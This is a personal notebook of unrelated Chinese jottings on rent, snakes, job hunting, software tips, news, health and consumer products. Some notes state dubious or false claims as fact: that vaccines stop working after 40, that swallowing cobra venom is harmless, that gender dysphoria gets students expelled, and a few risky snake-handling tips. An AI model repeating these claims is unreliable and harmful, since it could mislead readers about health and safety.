北京租房10平米4300/月，五道口中关村均价3000+。然后实习工资加上住房补贴可能还不够。

深圳7平米1900/月

长沙 PHP税前15K/月 工资已经很不错了

--------------------------------------------------------------------------------

SOHO，即Small Office，Home Office，家居办公，大多指那些专门的自由职业者：自由翻译人、自由撰稿人、平面设计师、工艺品设计人员、艺术家、音乐创作人、产品销售员

--------------------------------------------------------------------------------

文理科专业、职业会对性格产生不小的影响

--------------------------------------------------------------------------------

蛇身上不是软骨，也不是骨折。这么说是因为解释起来很费事，不想打字。简单来说就是：蛇骨的特殊性决定蛇容易脱臼，打蛇须用棍打骨折，棍子可以对付除眼镜蛇和蟒蛇之外的一切蛇类（再次强调：此方法对眼镜蛇有效但风险巨大，非必要则勿尝试），有经验的人抓蛇时，捞起尾巴猛地一甩，蛇就全身骨折，成了一条肉绳。。皮肉容易被利器撕裂。类似巨蟒这些蛇，缠绕水豚时都会受伤。蛇的内脏大多集中在前半身，但肾脏处于后半身，肠子贯穿全身，这等于全身都是要害，而非只有“七寸”，所以几乎所有的蛇在与猫纠缠之后，死因都是“脏器受损”。

之所以强调不要主动攻击眼镜蛇，不仅因为眼镜蛇的溅射，毒液很宝贵，通常只会用于正面防御大型猛兽，不会用于遭遇战，而且只要毒不入眼，就不会有什么问题，你就是喝了二两都没问题，除非胃穿孔。所以不在喷毒，更多是考虑到眼镜蛇的威胁等级，复合毒液型毒蛇的智商和攻击性都远超普通蛇类

。因为抗毒血清很昂贵，目前国内医院通常只常备某一种抗毒血清，我说的是市级医院。如果当地没有适合的血清，需要时就得外调。

蛇的最大攻击距离只有体长的1/3，跳跃攻击的特征过于明显，无法用于正面冲突。蛇的攻击方向永远是以蛇头为指向的直线，改变攻击方向前必须调转蛇头。冷血动物耐力极其有限，蛇的每一次攻击所消耗的能量，相当于猫奔跑1公里。根据发表于2016年3月的一项研究，蛇类平均每次进攻的时间在44毫秒到70毫秒之间。直观来说，人类眨一次眼需要大约200毫秒，同样的时间里，那些最残酷无情的蛇类在理论上可以完成4次攻击。

绿水蚺栖息于亚马逊流域湿地中，夏眠时会埋入淤泥中，借以减少体内水分的蒸发，是最大的蛇。

尖吻蝮又称百步蛇、五步蛇、七步蛇、蕲蛇、山谷虌、百花蛇、中华蝮等

加朋丝蝰出名的动作慢毒性强，近距离攻击力量较大。体型算是大的。

你是没见过南方的蜈蚣，差不多有黄鳝那么大，人走在路上，冷不丁看见那种东西，没喝醉的都能被吓死。但它们见了公鸡就跟老鼠见了猫一样，蝎子也一样。因为鸡的肝脏能分解它们的毒液。这就是自然法则，当你的特长无法抵御攻击时，对方就是你的克星。

好像有一种鱼，会先收缩自己身上的刺，等蛇缠的差不多再张开，把蛇弄成好几节

大型猫科适合对付力量型蛇类，而不是小型毒蛇。狮子就很不擅长对付眼镜蛇，除非有其他个体帮忙，而老虎则可以，但也只是比狮子稍好一点而已。

猫型总科中部分与犬型总科中部分自带蛇毒抗体，常以包括眼镜蛇在内的蛇类为食，以獴和鼬最典型

猫型它们可能并不以蛇为食，但皆能捕蛇，其中以猫科最为典型。蛇经常成为母豹训练幼豹的牺牲品

猫有着蛇一样的敏捷。

哺乳类动物受情绪影响比较大，这就是兔子捕蛇的原因，也是野牛杀死雄狮，猫欺负狗的前提。

--------------------------------------------------------------------------------

比特犬（比特斗牛犬），是人工培育的杂交品种，是一种凶狠好斗的烈犬，同时咬合力还很强，并且在战斗状态因为睾丸激素分泌速度较其他犬种快，高浓度的睾丸激素使它不怕疼痛（痛觉延迟，当激素含量下降就会开始疼痛），因而可以持久战斗。爆发力，可以爬墙咬住2.5M的东西。

斗牛犬都是高智商、高咬合、高耐力犬型。

人最小，绝大多数犬科小于比特，小于野生灰狼，小于鬣狗，小于等于美洲豹和雌狮，小于雄狮，小于老虎，小于熊。在丛林中对人而言，野猪的危险更大，因为很容易被怼的很惨，见到就GG。还有不要惹蜜罐（平头哥）。

--------------------------------------------------------------------------------

对于计算机学科的项目作业：

1.控制台程序，可以直接使用系统进行检测

2.GUI程序，由于对界面与功能的安排不同的人不同，需要自己录制使用视频

目的：方便给出分数

--------------------------------------------------------------------------------

军训的发展历史：

想想建国初的军训还要学习开坦克，最后大学生在军训后要取得军官军衔，再想想1991年北大和复旦的新生报道地点直接就是石家庄陆军学院，经过一年的军训后才回本校

--------------------------------------------------------------------------------

运动型饮料就是红牛、魔爪这种，偏贵。口味偏酸，有一定的提神作用。

--------------------------------------------------------------------------------

windows关闭 5次 shift 启动粘贴键提示

触发这个提示以后就会有个进入控制面板-》轻松访问的快捷键的超链接，在那里面可以设置禁止启动。这个提示就是在启动的时候给的警告。

--------------------------------------------------------------------------------

张卫健和陈浩民的孙悟空

西游记后传也比较好看

--------------------------------------------------------------------------------

做销售能带来多少客户，做财务的能搞定多少贷款，做采购的有多少多年合作的供应商。像这样的实用能力与业绩是第一重要对于HR。

--------------------------------------------------------------------------------

对于小公司而言，面试的时候问几个问题发现应聘者水平很糟糕的时候，可以选择直接结束面试节约时间，也不必再浪费时间写评语，因此可以把筛简历的门槛放低，给更多人面试的机会。但对于具有一定规模的公司而言，如果允许以这样的方式提前结束面试并且不写评语，必然会出现面试官心情不好或者比较忙或者遇到什么个人原因的时候，拿面试者出气。为了尽量保证公平，公司对于面试会制定很严格的规范，要求无论面试情况何等糟糕，都必须按照完整流程进行到底，因此如果给不符合公司要求的应聘者安排面试的话，将会造成很大的资源浪费。

--------------------------------------------------------------------------------

“有的地方马路两边分属不同的派出所，有的地方甚至进个门店，就变成另一个分局管辖。”朱蕾说，今年6月4日，市民报警有人在光谷步行街斗殴。报警人也说不清楚是哪条路，只说在“蓝巢逸品”小区附近。朱蕾第一反应是，该小区所在的“梳子桥”路，属于洪山分局管辖。因天雨，斗殴人员在“蓝巢逸品”小区一门面的屋檐下躲雨。但在朱蕾的印象里，“梳子桥”路是属于洪山，而“蓝巢逸品”小区则属于东湖高新。经过求证协调，果如她的判断，东湖高新警方很快处理了此事。

--------------------------------------------------------------------------------

爸爸在上班途中，与一骑电动自行车的老汉发生碰撞，当时未拍照取证，送至医院，发现老汉髋骨骨折，垫付医疗费后，交警方面判定责任一人一半。但老汉家人百般纠缠，老汉通过个人关系为自己办理了九级伤残证，并将爸爸告上法庭，要求赔偿15w人民币。

--------------------------------------------------------------------------------

reStructuredText 类似于MarkDown语言，它的插件一般使用py进行编写。

--------------------------------------------------------------------------------

在企业名称的一般禁止性规则中要求了：不能使用外文、字母和阿拉伯数字。

--------------------------------------------------------------------------------

2017年7月：

85后花呗消费水平远高于90后群体 虽然90后是花呗的主力军,但是在实际的报告中大家不难发现,虽然90后的消费数量很多,但是从金额来看相对于85后群体来看

--------------------------------------------------------------------------------

上海打印店疯了1块1张

我一开始叫他双面打印

说机器坏了

我5篇论文将近100块

抢钱吧

--------------------------------------------------------------------------------

脚皮破了一个个洞，然后就开始掉：请使用夫西地酸软膏和先可净。

--------------------------------------------------------------------------------

典型凤凰男

分享一个身边发生的事情，忍不住感叹社会太现实。在同一个单位的男生和女生变成了情侣，男生属于很有野心的人，女生家里面有一点人脉，（我怀疑当时男生追女生的时候就是希望女方家里能给他帮助）。再到后来男方的野心越来越大，他把女方家里的关系摸清楚以后发现女方家里并不能达到他想要的水平。他就开始寻找能帮助他在仕途上走的更远的老丈人（可是男方也并不是什么高富帅，有权的女生也不一定看的上他），开始放弃女方。可是女方并不知道他的这些想法，还是死心塌地地喜欢着他。男方一是不知道怎么说给女方说分手，二又怕女方在单位闹，对自己影响不好，影响自己升迁，于是他找到女方的闺密，希望女方的闺密能帮助他，并请求得到大家的理解。说实话，我理解不了，这种把感情当作手段的人就不配拥有更好的。女方闺密也不知道要怎么做，既想劝其和平分手以后不要在生活和工作中互相伤害，又不想让自己的闺密受委屈。

--------------------------------------------------------------------------------

辛普森被立即释放，但在不久后的民事诉讼中却被判败诉，必须向两位死者的家属赔偿共三千多万美元。这是因为在民事诉讼中，法庭采取的是优势证据标准，即证据更有说服力的一方胜出，这与刑事诉讼中排除合理怀疑的原则不同。

--------------------------------------------------------------------------------

8月17日早晨7點34分，「鳳凰財經」在新浪微博上發布了三張照片：一對活像蛤蟆眼的大燈、一張「按M安軌」的鐵路遊戲截圖，還有一包零食「蛤蟆酥」。配圖文字：「今天是這位長者九十歲生日，起來為長者續一秒」。

這條微博很快紅遍網絡，隨即遭到刪除。當天，主管網絡安全的「中央網絡安全和信息化領導小組辦公室」（網信辦）即致電鳳凰財經，發布這條微博的編輯被開除。

--------------------------------------------------------------------------------

风力、水力、太阳能发电都对环境有很高的要求，台湾并不具备优厚的客观条件；同时，风力会产生大量噪音，太阳能板污染极大，且两者供电极不稳定

--------------------------------------------------------------------------------

宝宝两个月开始一直是用挤奶器挤奶出来喂，现在三个半月了，感觉奶越来越少，喝多少汤都没有用，听说有人也是用挤奶器能喂到7个月呢，怎么我的就快没了？是因为宝宝不吸还是我饮食不当啊？有什么办法可以补救？有经验的告诉我

是因为宝宝不吸，人家用吸奶器是上班，回家还让孩子吸，你为什么不让孩子吸呀？吸奶器没孩子吸的多，孩子会越吸越多的，吸奶器没奶阵，我就是像你这样来，后来又赶快让孩子吸的。有的吸奶器吸不干净，奶就越来越少，只要吸干净了，和宝宝吃奶是一样的 。你宝宝可能过早使用奶嘴了，所以不肯吸你乳头～你去百度一下，乳头混淆～还是可以挽回的，只是比较艰难，去搜母乳喂养大本营的精华帖看看 。乳头混淆没及时纠正的原因。我当时咬牙挺过来了，过程异常艰难，纠正到孩子三个月才认乳头！之前把我咬得喂奶跟上刑一样，要不就是孩子气的不吃奶。需要毅力.

--------------------------------------------------------------------------------

中国共产党最高领导的一个机构其实就是“中共中央政治局常委会” 而这个机构有九个人组成，他们九个是全中国权利最大

第一：中共总书记 胡锦涛

第二：全国人大委员长：吴邦国

第三：国务院总理：温家宝

第四：全国政协主席：贾庆林

第五：中央政治局常委：李长春（资格最比以下的都要老）

第六：国家副主席，中共中央校长：习近平

第七：国务院第一副总理：李克强

第八：中央纪委书记：贺国强

第八：中央政法委员会书记：周永康 已经被干掉了

--------------------------------------------------------------------------------

原来选择一个软件使用公用还是专用网络的时候，是在防火墙的入站规则中进行设置。

--------------------------------------------------------------------------------

人是死的。

电信的qq 800010000 做事情一直很慢，但是起码会理你

10000做事情效率很快，但是可能就是打不进去

身份证补办需要30天等待，邮寄仅支持浙江省内，代领的时候需要交上旧身份证。

--------------------------------------------------------------------------------

做视频，一分钟短片1200，一天左右搞定

这是16年暑假互联网+比赛中给每个团队发的文件截图，其中明确提到宣传视频的制作，1分钟，5000块。所以我就在给自己团队做视频之外，顺便接了几个其他团队的宣传视频。

--------------------------------------------------------------------------------

人造肉本身的原材料并不是那么高科技。除了取材于小麦和土豆的蛋白质之外，再加上水、椰子油进行混合。

但是之所以能让它吃起来和普通的肉饼味道非常相似，其中的秘诀就是添加了一种从血红蛋白中提取的血红素，这种天然的红色素存在于一些固氮植物根茎中。血红素含铁，一旦与氧气接触就会变红，并且能产生与肉接近的味道，

--------------------------------------------------------------------------------

转折发生在 2016 年初，百度的市场占有率开始大幅下跌。此前百度没有跟进两家对手的线下地推战；并且在 2016 年春节期间给骑手放假，导致了外卖骑手流失，而美团却在春节期间加大了对骑手的招聘。

此后百度外卖逐渐掉队，无法与美团点评以及饿了么抗衡。最终直到北京的市场份额下跌超过了 10%，内部叫停了这一策略，开始寻求出售。

--------------------------------------------------------------------------------

百度快照pdf转文字

--------------------------------------------------------------------------------

徐玉玉拨打了“教育局”提供的“财政局”电话，按照对方以“激活账户”的指令，将准备交学费的9900元打入了骗子提供的账号。

可以用手机转账就像那次我买飞机票一样

--------------------------------------------------------------------------------

基于云端的免费软件，帮助小企业实现工资和福利自动化管理。通过医疗保险佣金赚钱

--------------------------------------------------------------------------------

由于影院出售的电影票的票款要与片方利益分成

“偷票房”有两种形式一种“偷”（谎报票房数量欺骗片方，获取完全收益，电影开场前，院线在后台系统大量退票，使其场次实际票房不计入系统）、一种“挪”（通过操作将A电影的票房移动到了B电影，B的分成更高，同时提供了B票房，没准有私下里的额外收益，买A的就推荐B等）

应对措施：从早年的检查员检查以及严惩到现在的多家影视公司成立的“联合检查公司”，再到2011年期，对电影业相关制度的完善：1.售票系统会经过检测； 2.票房数据实时上报； 3.电影票加上了“真假验证”

你买票但是不付钱就可以锁座15分钟。

--------------------------------------------------------------------------------

发布了就要维护。如果Office真的把GUI库搞了出来，过了几年不想用怎么办？岂不是要永远的给你们擦屁股了？

--------------------------------------------------------------------------------

全国中小学学生装（校服）研究中心

教育部教育装备工作领导小组办公室

--------------------------------------------------------------------------------

使用普通PC机，利用网络使各独立节点进行互连，并在此平台上构建并行图形绘制系统，因此具有很强的可扩展性和高性价比，能提供与昂贵的专业图形工作站相媲美的图形处理能力。普通和专业之间还是差不少。

--------------------------------------------------------------------------------

绿盟科技需要安全服务项目经理，北京，有个3，4年安全服务经验，带过1，2年项目，10-1k，工资有点低，但是比较自由，工作量也不是很大。居然真有这种工作量不是很大的工作。

猎头qq：752414566

北京望京高德、美团、360 还有西二旗百度、神马、爱奇艺等等，本猎头手上一堆case，寻找候选人，有意者加我私聊，你想要的职位，我这里都有，感谢群主提供的平台！

如果你本科毕业

工作三年 月薪还不到20k

工作五年 月薪还不到 30k

工作很久 还不是主管

请速速联系我 高薪职位等着你

--------------------------------------------------------------------------------

手机热点开久了，可能发烫，一定会电池测数不准。

--------------------------------------------------------------------------------

公司招人卡学历 很简单 就两个目的 一个是 学习能力 一个是自制能力

--------------------------------------------------------------------------------

关于西瓜中间出现一些白色部分： 明明西瓜还是很红的

我认为是因为熟过头了

--------------------------------------------------------------------------------

百度百科中是不会出现光标的，但是你要借助shift来快速复制文字，可以先选中一个字，然后就可以借助shift+End之类的。

--------------------------------------------------------------------------------

化妆品：

摩洛哥精油 让干枯的头发顺滑

卫生棉：国外的话丹碧斯，高洁丝也可以

玛丽黛佳的眼线笔

擦防晒需要卸妆

--------------------------------------------------------------------------------

《建军大业》豆瓣不能评分

GFW没有被提及

--------------------------------------------------------------------------------

做个地铁都能碰到强行把手放你这里的

--------------------------------------------------------------------------------

省振中 2800报名费 + 500+570+680 三次考试与模拟 约为4500

驾了么 不推荐 在info上被喷过

段金成的教练 段金成学成的时候算上考试费不包括模拟费2600

--------------------------------------------------------------------------------

途家 APP 预定公寓

--------------------------------------------------------------------------------

新疆那边的地址有点特殊：新疆生产建设兵团农四师六十八团九连 多民族地区

新疆的过去：

北疆 棉花、小麦、玉米等农作物为主要经济收入，间或养一些牲畜作为补给。夏季如遇冰雹或气温不够高，即使前期管理再好也无济于事！再者，棉花开放季节（秋季）打霜过早、降雪过早亦会影响其产量！（儿时，我家种植棉花曾因秋季气温不够高，棉桃无法开放以致僵死，冬天只能在家中将棉桃一个个剥开，贱价卖出）。

我们连队通往连队的唯一一条路，我们称之为“大公路”

班车（相当于这里的“公交车”，但每天只发一个来回）

甜菜（即“甜萝卜”，一种用于制造白砂糖的农作物）。

滴灌 农业浇水

--------------------------------------------------------------------------------

对生命很尊重，对人很尊重。但是美国分成两个部分，南北之间的思想还有一定的差距，北方经济强大并且思想先进，对外来文化的包容性比较强。

美国的空姐年龄，从xx岁到xx岁都有，一位奶奶级的空姐顶着满头银发，却依然非常热情有风度的为我们提供服务。

在一次次送来饮料的时候，会亲切的称呼每个乘客为Honey，与乘客聊天，就像已经认识很久的老朋友一样。

我们走进了路易威登的店时，周围的服务员对我们的态度还是一样亲切有礼，丝毫没有在意我们一看就是没有购买力的学生身份。这让我印象非常深刻。这也是一部分。

密歇根的公交车前端都有架子，可以摆放2辆自行车。对骑车者非常的友好。

密歇根州立议院就是这样的政府大楼，完全对公众开放。不需要任何手续和批准，只要推开大门，所有人都可以进行参观，并且有专人负责讲解。全然没有我们观念里政府机关门禁重重戒备森严的景象。

城市中的儿童水上乐园，则是在曼哈顿最繁华的地方，为孩子们搭建出一个快乐的平台。孩子在戏水，妈妈在乘凉……我真的不敢相信这样的景象出现在地价高昂的纽约，但它的确出现了。这个儿童乐园，体现了美国人对人的无上的重视。

--------------------------------------------------------------------------------

警察方向的安排：

我（法医专业）所在的技术大队隶属于刑侦署，共有11人，其中痕迹检验人员7名，法医3名，文案1名。每一次出现场，我所做的工作就是填写《现场勘查检验工作记录》。

--------------------------------------------------------------------------------

qq空间收藏就是靠每一条说说的id，如果主人删除了说说就会导致收藏了也看不到。不像qq群里的收藏，这倒是一种备份。

--------------------------------------------------------------------------------

迅雷之前会员泛滥是因为一个激活码的活动

--------------------------------------------------------------------------------

奶啤，又叫“奶香槟”，是一种新型的酸味爽口、营养丰富，又含有酒精的乳饮料。它的酒精度很低，略带碳酸气，具有馥郁的麦芽清香，但并不适合小孩饮用。

--------------------------------------------------------------------------------

查重系统的结果：完整版是html，pdf是个简略版。pdf给老师看个大概，html是给自己修改。

--------------------------------------------------------------------------------

图片压缩网址：

https://tinyjpg.com/

https://tinypng.com/

--------------------------------------------------------------------------------

啫哩水 头发拿面巾纸才好以后就可以使用，建议手是湿的

“烫”头发，弄完以后，1天不要洗头，因为要修补，不清楚是不是已经给我摸了护理的原因。

--------------------------------------------------------------------------------

n站叫niconico b站叫bilibili

--------------------------------------------------------------------------------

微软的傻逼计算器：

标准模式下：3\*3+4\*4=52=（3\*3+4）\*4

但是科学模式下就正常了

--------------------------------------------------------------------------------

新闻组(英文名Usenet或NewsGroup)，简单地说就是一个基于网络的计算机组合，这些计算机被称为新闻服务器，不同的用户通过一些软件可连接到新闻服务器上，阅读其他人的消息并可以参与讨论。新闻组是一个完全交互式的超级电子论坛，是任何一个网络用户都能进行相互交流的工具。

--------------------------------------------------------------------------------

印象笔记：

没有格式刷，知乎上有一句话：归根结底，这是一个蠢团队

--------------------------------------------------------------------------------

https://www.sojump.com/jq/16548594.aspx 给电脑的网页不能直接进行保存

https://www.wjx.cn/m/16548594.aspx 给手机可以

--------------------------------------------------------------------------------

BitTorrent（收购了uTorrent）

一般的下载服务器为每一个发出下载请求的用户提供下载服务，而BitTorrent的工作方式与之不同。分配器或文件的持有者将文件发送给其中一名用户，再由这名用户转发给其它用户，用户之间相互转发自己所拥有的文件部分，直到每个用户的下载都全部完成。这种方法可以使下载服务器同时处理多个大体积文件的下载请求，而无须占用大量带宽。下载者在下载的同时，为其它人提供上载。

--------------------------------------------------------------------------------

通过画图的方式进行设备解锁的时候，可以设置不显示图形

win10点击图片上几个特定的位置来解锁。

--------------------------------------------------------------------------------

微信如果账号信息已经过期就会导致二维码扫描，但是一直不出来结果。

--------------------------------------------------------------------------------

出国：

在美国大学里面，网速很快，这点从IP的分配上就能够看出来，如果你用你的账号下载、浏览什么有趣的东西，你的账号可能会被封号。

硅谷指南湾地区，整个湾区包括东湾，北湾和南湾。

h-1b 是一种专门给技术人员的美国签证，是最受欢迎的美国签证。属于非移民签证的一种。持有H1B签证者可以在美国工作三年，然后可以再延长三年，6年期满后如果签证持有者的身份还没有转化，就必须离开美国。

金钱：

如果是在北京拿50万人民币，想在硅谷保持同等生活质量，应该需要25万美元。所以一般硅谷公司的起薪就是11W美元。

--------------------------------------------------------------------------------

零食推荐： 可以找芋头咨询

月饼：元祖、奥利奥。

益达口香糖 有的是真的垃圾，吃到怎么突然变臭了。最好的还是炫迈。

--------------------------------------------------------------------------------

药厂换地址需要重新资格认定那种，所以要重新做临床试验

--------------------------------------------------------------------------------

如果从网站中直接复制文本内容到记事本是没有换行的，可以经过notepad++中转。

--------------------------------------------------------------------------------

主板放电：

1.卸掉电源，这时候再按着电源键传闻能起到放电的作用

2.直接扣掉CMOS电池

3.使用专门跳线

--------------------------------------------------------------------------------

真的不好的学校，老师的态度很不好，没等问老师下课就走人了。学校里面的氛围培育人的关键。

--------------------------------------------------------------------------------

木糖醇对患有由胰岛素诱发低血糖的人是禁用的

专家表示，目前我国对木糖醇的摄入量尚无严格的标准，但以中国人的体质来看，一天摄入木糖醇的上限不宜超过50克。除了口香糖，比如冰激凌、巧克力、酸奶、咖啡、健康饮品、润喉药物等等也常采用木糖醇代替糖，因此个人一定要在严格控制每天摄入总量的基础上，控制口香糖的量。

--------------------------------------------------------------------------------

电脑插入U盘以后能够在右下角显示驱动的加载，但是没有显示出现盘符。虽然使用分区助手是可以看到的。设备管理器中显示存在一个未知设备。

--------------------------------------------------------------------------------

器官（非大脑）移植可能导致性格的部分变化。我们一直认为大脑才是控制性格的部分，但是在器官移植过程中的药物，因为这次病导致的心理变化进而产生的性格变化，https://www.zhihu.com/question/51820493 上面提到了心脏的情绪自主性。但是综合来讲，统计是10个心脏移植的人中有一个人的性格会有所改变，至于变成宿主的样子是不太应该的。

--------------------------------------------------------------------------------

淘宝、天猫 内部优惠卷

1.的确存在高额的优惠券和高额的返利，让你在日常消费中以低于出厂价的价格购买到想要的商品。

2.高额优惠券是商家自己设置的，通过淘客平台推广发放，可以理解为变相刷单。

3.这种获取内部优惠券的渠道很多，并不存在门槛，完全可以自助。

优惠券让利大没错，但真正大的是淘宝客佣金，拿个券可能减个二十五十的，淘宝客佣金可以直接返50%。

可以自己去几个网站上搜索，大淘客 轻淘客（能够看到佣金比例和券值，券后价格） 实惠猪。甚至自己注册淘宝个联盟中的阿里妈妈，上面领卷之后自己使用就好。我记得是雇佣别人帮你推销，然后返利。

PS：阿里妈妈就是淘宝联盟

--------------------------------------------------------------------------------

文件搜索软件： windows自带的索引根本不能和它们进行比较，速度差太大了

everything直接搜索ntfs索引文件。而avafind还可以搜索fat16,fat32

一直在用avafind，只要缓存更新之后，搜索是瞬间的，只是平时不用要关闭，常开的话有点占内存

传闻Everything是速度最快的文件搜索软件。其速度之快令人震惊，百G硬盘几十万个文件，可以在几秒钟之内完成索引

--------------------------------------------------------------------------------

最主要的症状是“性别焦虑”（gender dysphoria），是指对于自己本身的性别感到非常不舒服的情况。有些人觉得他们的生理性别与他们的心理认同并不一致；有些人通过穿衣和化妆，来按照自己认同的性别打扮自己；还有些人通过激素和外科手术改变外形。

性别焦虑 这种是会被退学的。这算是一种心理疾病。

--------------------------------------------------------------------------------

或许植物人就是这种情况：

有一次睡觉的有很神奇的经历，明确回想起了自己是在睡觉，想要醒过来，但是全身都动不了，甚至有的地方有点发麻发痛。那时候脑子也有点不太灵活，居然觉得自己是不是GG了，并且没有求生意识。眼皮都动不了的，很沉重，简直怀疑自己的眼睛是不是被502胶水黏住了。

之后自然醒来的时候就很正常。顶多感觉到自己腿部发麻。

通过脑波让植物人回答自己的问题：

http://www.sohu.com/a/115254831\_497424

只有部分植物人能够回答问题，估计是因为进入了意识的醒来期，不然就像是睡觉一样，整个人的意识也处于沉睡的状态。

“植物状态”因病人有时能睁眼环视，貌似清醒，故又有“清醒昏迷”之称。

所以电视上这类情况，医生会让病人亲人和他聊天，唤醒他的求生意识。如果病人没有求生意识，就会一直给大脑发送信息，杀掉我……杀掉我……让我死……

--------------------------------------------------------------------------------

未成年人涉罪人员、未成年被害人的父母 在成都是需要强制参加亲职教育课程，如果多次不参加可以被处以拘留，态度恶劣可以进行立案处理。

--------------------------------------------------------------------------------

所有疫苗超过40岁基本就没什么效果了，这时候主要是靠每年去医院筛检来预防，最好每年一次，至少也要三年一次，就能很好预防了

四价疫苗已经预防到90%了

--------------------------------------------------------------------------------

对付广告：

浏览器上的可以使用提供的插件

本地弹框窗口可以借助360弹框拦截器

净网大师也可以做到，传说可以甚至免除了视频广告，然后导致在网页上看视频没有广告。

--------------------------------------------------------------------------------

日本书包： 贵得值

http://baby.163.com/15/0817/16/B1826DUD00362USS.html

--------------------------------------------------------------------------------

搜索宾馆提供物品关键词：宾馆物品清单

能够搜到一堆想要的内容的图片

--------------------------------------------------------------------------------

windows 8开始有焦点突出的功能，凡是鼠标点击的地方都会用蓝色粗方框进行标出，大写键+Esc能够退出。隐约记得是Ctrl+Alt+字母键开启。

--------------------------------------------------------------------------------

360杀毒会不断向一个服务器发送POST /msvquery。内容还是二进制流，疑似存在后台交流。

--------------------------------------------------------------------------------

Scratch是由麻省理工学院（MIT）媒体实验室所开发的一款面向青少年的图形化简易编程软件。使用者只需要将色彩丰富的指令模块进行组合，可以创作出多媒体程序，互动游戏，动画故事等作品。

--------------------------------------------------------------------------------

一个是灰度渲染（Windows），一个是次像素渲染（Linux）。  
灰度渲染看起来会有锯齿，而且长时间阅读容易引起眼睛疲劳。次像素渲染过的字体看起来更平滑，但是分辨率不高的显示器上会发虚。  
你可以试试取消掉次像素渲染配置文件的软链接（/etc/fonts/conf.d或/etc/fontconfig/conf.d)。  
Deepin的字体应该是采用了RGB次像素渲染加上full hinting。

--------------------------------------------------------------------------------

snipaste 图片分组、图片笔记

---------------------------------------------------------------------------------

核电池不能充电，因为放射性是衰变过程中产生的内容，要想可逆，当期想到的方法就是通过粒子进行轰击，而且成功的几率不高。

美国科学家想出了为核电池“瘦身”的妙计，他们把核电池内易受损的固体半导体换成了不易受损的液体半导体，这样不但能完成收集带电粒子的使命，而且还可以大幅度“瘦身”，真可谓是一举两得。按照新思路研发出的圆形核电池直径有1.95厘米，厚才1.55毫米，仅仅比1美分硬币大一点点，但其电力却是普通化学电池的100万倍。

由于氚的半衰期长达12.43年，因此这种电池可以在长时间内持续提供电池。但它产生的电流不大，如果真想让核电池为手机供电，那这电池的体积必定会大于手机本身。所以目前核电池只适于那些耗电较低但需要超长时间不间断供电的场合，比如内置医疗设备的供电，以及军事或者太空用途。如果使用其他放射性同位素估计能够解决这个问题。

另外大家会担心的这核核电池会否对人体造成危害，其实这种核电池是相当安全的，因为氚的衰变只会产生高速电子，而这样的电子是没能力穿透人体的，采用低Z材料如铝等便能很好的屏蔽，因此它对人体来说是相当安全的，除非你把大量的氚给口服下去或者注入体内。

---------------------------------------------------------------------------------

5号电池：锌锰电池

卫6或R6S 5号普通电池

R6C 5号普通电池高容量版

R6P 氯化锌高功率式5号电池，容量已经快到LR6

LR6 5号碱性电池，容量高于普通电池

如果是充电电池常见的一般就是5号

2号电池：

R14或是LR14



---------------------------------------------------------------------------------

社会工作专业 大学专业简称社工

旨在为案主（client）提供专业服务，帮助案主解决在与环境互动过程中所产生的各种问题，帮助案主重塑自信，协助解决困境，重新融入社会。



--------------------------------------------------------------------------------

不是地震带可能也会产生地震，不是地震带只是能够说明地震的产生因素不是地壳运动。

还有火山地震、冲击地震（山体滑坡等造成）

--------------------------------------------------------------------------------

考研:



--------------------------------------------------------------------------------

因为屏幕分辨率的原因，导致屏幕截取得到的图片会比直接切图模糊。不适合放在ppt地方。

--------------------------------------------------------------------------------

僵尸蚂蚁：其行为会被体内真菌控制的，从蚁巢出来，到适合真菌繁殖生长的树叶上，钳住位置直到死去。

--------------------------------------------------------------------------------

激光不仅仅可以用于加热，还可以用于制冷

激光切割基于激光的加热技术，光斑照射在材料上时，使材料很快被加热至汽化温度

激光为什么能[制冷](https://baike.baidu.com/item/%E5%88%B6%E5%86%B7" \t "_blank)呢？原来，物体的原子总是在不停地做无规则运动，这实际上就是表示物体温度高低的热运动，即原子运动越激烈，物体温度越高；反之，温度就越低。所以，只要降低原子运动速度，就能降低物体温度。激光制冷的原理就是利用大量的光子阻碍[原子](https://baike.baidu.com/item/%E5%8E%9F%E5%AD%90" \t "_blank)运动，使其减速，从而降低了物体温度。能量从原子到光子的转换能使原子冷却到绝对温度零上百万分之一度弱。但是只是在极小的尺寸上才能作到这一点。

--------------------------------------------------------------------------------

声音的分贝dB：

海洋中的声音分贝大小应该是负的

0-20分贝：很安静，一根针掉到地上都能听到的环境

20分贝：窃窃私语

50分贝：正常交谈声音

70分贝：街道环境声音

75分贝：人体耳朵舒适度上限

80分贝：嘈杂的办公室、高速公路上的声音

85分贝及以下：不会破坏耳蜗内的毛细胞

90分贝：嘈杂酒吧环境声音、电动锯锯木头的声音

100分贝：气压钻机声音、压缩铁锤捶打重物的声音

105分贝：造成听觉损伤

110分贝：螺旋浆飞机起飞声音、摇滚音乐会的声音

